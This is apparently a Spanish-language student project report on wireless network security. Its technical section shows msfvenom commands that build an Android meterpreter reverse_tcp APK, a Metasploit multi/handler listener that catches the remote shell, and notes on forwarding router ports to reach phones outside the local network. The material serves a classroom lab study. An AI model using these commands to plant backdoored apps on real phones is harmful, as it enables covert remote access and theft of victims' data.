
Grupo #2

Introducción a las comunicaciones inalámbricas





FACULTAD DE INGENIERÍA Y SISTEMAS

Curso
: Introducción a los sistemas inalámbrico

Grupo/ Horario:
Lunes 8:00 PM. – 10:00PM.

Estudiantes:
Andrés Abadía
Jonathan Brin
Octavio Fossatti
Luis Martínez

Profesor:
Ing. Edgar Mendieta

Proyecto Final:
Seguridad de las comunicaciones Inalámbrica

Fecha de Entrega:
20 de agosto de 2018

Índice general

Contenido

Índice de imágenes

Índice de anexos

Parte I – Aspectos Generales

Introducción General

Hoy en día las señales inalámbricas han aportado grandes beneficios a los sectores tanto empresariales, bancarios, marítimos, satelital y incluso hasta en nuestros propios hogares haciendo más fácil poder investigar y descubrir un mundo de cosas que encontramos tras la web.

La tecnología inalámbrica no solamente es utilizada en el hogar para saber algún tipo de información, miles de empresas crean redes y aplicaciones para poder promocionar sus servicios, sean de pagos, tramites, consultas, actualización de datos o simplemente descubrir alguna información adicional como promociones y ofertas. Lastimosamente hoy en día existe tanta información sensitiva dentro de las redes que personas malintencionadas las usan para algún fin dañino, robo de identidad o realizar algún trámite ilegal que a las finales sin saberlo podemos estar involucrados.

Estos personajes pueden utilizar distintos métodos para robar información o destruir alguna configuración, uno de estas artimañas que más eficiencia le he de provecho son el robo de claves Wi-Fi o las famosas redes públicas que pueden ser útiles en el momento, pero lastimosamente no sabemos dónde está alojada dicha información miles de personas al año sufren de ataques a sus dispositivos inteligentes y no simplemente desmejora la calidad de vida del aparato, sino que son capaces de poder robar contraseñas de cuentas bancarias o de correo electrónico, tal ha sido la amenaza que dentro de las redes gubernamentales han podido introducirse para ya sea mejorar sus status o enviar mensajes subliminales o advertencias.

Habiendo tanto peligro informático, gracias a los adelantos tecnológicos para combatir este tipo de problemas, se ha estado mejorando y estructurando eficaces métodos de Seguridad Inalámbricas, entre estos podemos mencionar recuperación de datos, claves cifradas, archivos encriptados, archivos adjuntos con claves, niveles de seguridad de información, hasta con activar la función de WPA2 dentro del Router podemos establecer un escudo ante estos malhechores cibernéticos.

Hacemos bien en hacernos estas preguntas, ¿cómo está la señal de internet de mi casa?, ¿La protejo de cualquier amenaza?, ¿Estoy al día con los distintos métodos de seguridad?, ¿tengo presente que cualquier archivo o programa no solo puede desmejorar mi PC, sino que afecta mi red?

Objetivo General

Seguridad de las redes inalámbrica

El objetivo de este proyecto se busca alcanzar la sobrecarga y probar la seguridad de las redes al intentar inyectar una gran taza de trafico de manera intencional al sustraer información de otro dispositivo adherido a la misma red a la nuestra.

Todo esto a raíz de un archivo tipo APK. Que será el encargado de enlazar una ruta de tráfico entre nosotros y el huésped para así lograr el tráfico deseado.

Objetivo específico.

- Tomar medidas de seguridad en cuanto al uso de las redes WAN.
- Brindar recomendaciones en lo posible, para lograr la seguridad de las mismas.
- Elaborar estudios de los datos e informes propios en materia de seguridad poniendo un especial énfasis en un escenario normal y compararlos con el escenario comprometido.
- Verificar la calidad de la señal, la calidad del servicio.

Limitantes

- Una de los factores que nos causó dificultad, para la prueba de señal fue que la red estaba intermitente y por lo tanto no se podía hacer una prueba fiable de velocidad y cobertura.
- Otro factor que nos afectó fueron los equipo, que son equipos para funciones básicas lo que nos limitad poder hacer ciertas configuraciones de seguridad y así evitar cierto ataque a la red.
- Como grupo no tenemos tiempo para reunirnos, ya que la mayoría trabaja y algunos hasta los domingos.
- Algunos de los puertos de la universidad están bloqueado
- Como nos somos expertos muchas veces el “exploit” no nos funciona como queremos
- No contamos con el recurso necesario al 100% para realizar las pruebas

Parte II – Marco teórico de los temas

Marco Teórico

Este proyecto que se va a exponer, observaremos los problemas que tenemos al momento de conectarnos a puntos wifi donde usualmente múltiples dispositivos conectados a la misma red ocasiona que el nivel de intensidad disminuya haciendo que los demás dispositivos sufren al no poder recibir suficiente señal.

Aquí presentaremos lo siguiente, tenemos un celular del cual se conectara a un punto wifi dentro de una zona pública(Campus de la Universidad), donde aprovechará y tendrá suficiente señal para poder navegar por internet, pero al momento de conectar una laptop al mismo punto wifi, el celular no recibirá la intensidad necesaria para poder navegar lo que ocasionará que existirá interferencia, por razones que van desde la señal del proveedor telefónico hasta la ubicación correcta del punto wifi que se está intentado conectar.


Esto se realizará a través de una APK Android, y también teniendo medidores de señal wifi para comparar el nivel de señal que tenía el dispositivo móvil ahora últimamente conectando 1 o 2 laptops al mismo tiempo.

También se explicará la mejor forma de evitar dicho problema, o las recomendaciones para que podamos tenerlas en cuenta a la hora de conectar nuestro dispositivo móvil a los puntos wifi.

Parte III – Análisis técnico

Interoperabilidad de plataformas.

Las plataformas que en nuestro caso utilizamos fueron un celular con su sistema nativo Android y una computadora con sistema operativo Linux, como nuestro escenario era ver si la señal se veía afectada si había un tráfico en segundo plano sin que el usuario se diera de cuenta.




Interoperabilidad de plataformas 1: Archivo.apk

Para poder tener una comunicación entre estos dos equipos utilizamos una aplicación (.apk) infectada con un exploit, en todo caso para poder tener esta interoperabilidad entre los dos equipos sin la apk sería imposible.

Configuraciones realizadas


Router:

Del lado del router fueron pocas las configuraciones realizadas.



Configuraciones realizadas 1: Router configuración de canal

Después de analizar las redes alrededor buscamos un canal despejado para poder realizar las pruebas y que no nos diera valores con algún tipo de interferencia, en esta parte eso era lo más que nos permitía configurar ya que el router estaba bloqueado.





Configuraciones realizadas 2: Router configuración de puertos

Otra configuración que se intento fue abrirle algunos puertos al router para ver si podíamos hacer las pruebas del ataque no estando bajo una misma red, más la comunicación nunca se logró concretar.

Celular:

Por parte del celular la única configuración que se debía tener era tener activado los orígenes desconocidos, como la aplicación no era descargada propiamente de la tienda de app store no daría el acceso a la instalación sin esta opción.





Configuraciones realizadas 3: Celular

Computadora:

En el pc se puede decir que es donde todo se hace.

```
andrew@Floppy:/opt/metasploit-...   andrew@Floppy:/opt/metasploit-...
       TX packets 96661  bytes 13668868 (13.0 MiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[andrew@Floppy bin]$ sudo ./msfconsole
[sudo] password for andrew:
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

I love shells --egypt

       =[ metasploit v4.17.1-dev-                         ]
+ -- --=[ 1783 exploits - 1017 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 LPORT
=4444 R > Prueba2.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 L
PORT=4444 R > Prueba2.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from
the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10098 bytes

msf >
```

Configuraciones realizadas 4: Computadora creación de archivo.apk

Esta se puede decir que es nuestra primera configuración, aquí estamos creando el archivo apk en este caso se llama Prueba2.apk y le estamos haciendo la asignación de la IP a la cual la aplicación estará enlazada y el puerto por donde se escuchara.

La IP asignada es la local de nuestra computadora y el puerto puede ser cualquiera, pero mayormente se recomienda utilizar arriba de los 1000 para que se interfiera con algún puerto que utilice la computadora.

```
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 LPORT
=4444 R > Prueba2.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 L
PORT=4444 R > Prueba2.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from
the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10098 bytes

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.102
LHOST => 192.168.0.102
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
```

Configuraciones realizadas 5: Computadora comandos

Las configuraciones siguientes fueron:


use exploit/multi/handler – al escribir esta línea estamos como entrando a carpetas de carpetas para utilizar distintas herramientas ya que este programa no solamente se puede utilizar para ataques HTTP, IOS, BASE DE DATOS, entre otros así que en esta línea nos ubicamos dentro de la carpeta **handler**.

set payload Android/meterpreter/reverse_tcp – aquí le estamos diciendo a la computadora que payload debe en pocas palabras estamos diciéndole que la respuesta de conexión que el esperara será de un dispositivo Android.

set LHOST 192.168.0.102 – igual le estamos asignando una dirección IP a la cual el dispositivo se conectará si la encuentra en su entorno a la hora de hacer el exploit.

Set LPORT 4444 – aquí estamos dándole el puerto por donde él debe esperar la comunicación para que pueda entablar la conexión.


Diseño de la Red:




Diseño de Red 1: Red local

Se intenta demostrar con esta imagen de una manera sencilla como tendrían que estar los dos dispositivos dentro de un mismo entorno de RED para que pudiera darse la comunicación.

Hay una segunda red:




Diseño de Red 2: Red local, publica



Diseño de Red 3: Red pública, local

En este caso, si nosotros deseamos poder tener una conexión fuera de nuestro entorno de red debemos tener en cuenta un par de configuraciones de más, como en vez de colocarle al archivo.apk nuestra dirección IP privada debemos apuntar a nuestra IP publica y asignarle los puertos que nosotros queramos de igual manera debemos abrirle la comunicación a los puerto que estamos asignando al apk para que la comunicación se pueda entablar si no puede que el router nunca los acepte ya que no están en su lista de acceso.

Este es un prime ejemplo de como devieran quedar los puertos abiertos en la configuracion del router.



Diseño de Red 4: Problemas de conexión por configuración de puertos externos

Esta parte acá es diciéndole que cuando el reciba alguna comunicación externa apuntando a la IP puesta, la redirija a la dirección interna puesta.



Advanced

Forwarding help

This allows for incoming requests on specific port numbers to reach web servers, FTP servers, mail servers, etc. so they can be accessible from the public internet. A table of commonly used port numbers is also provided.

Create IPv4

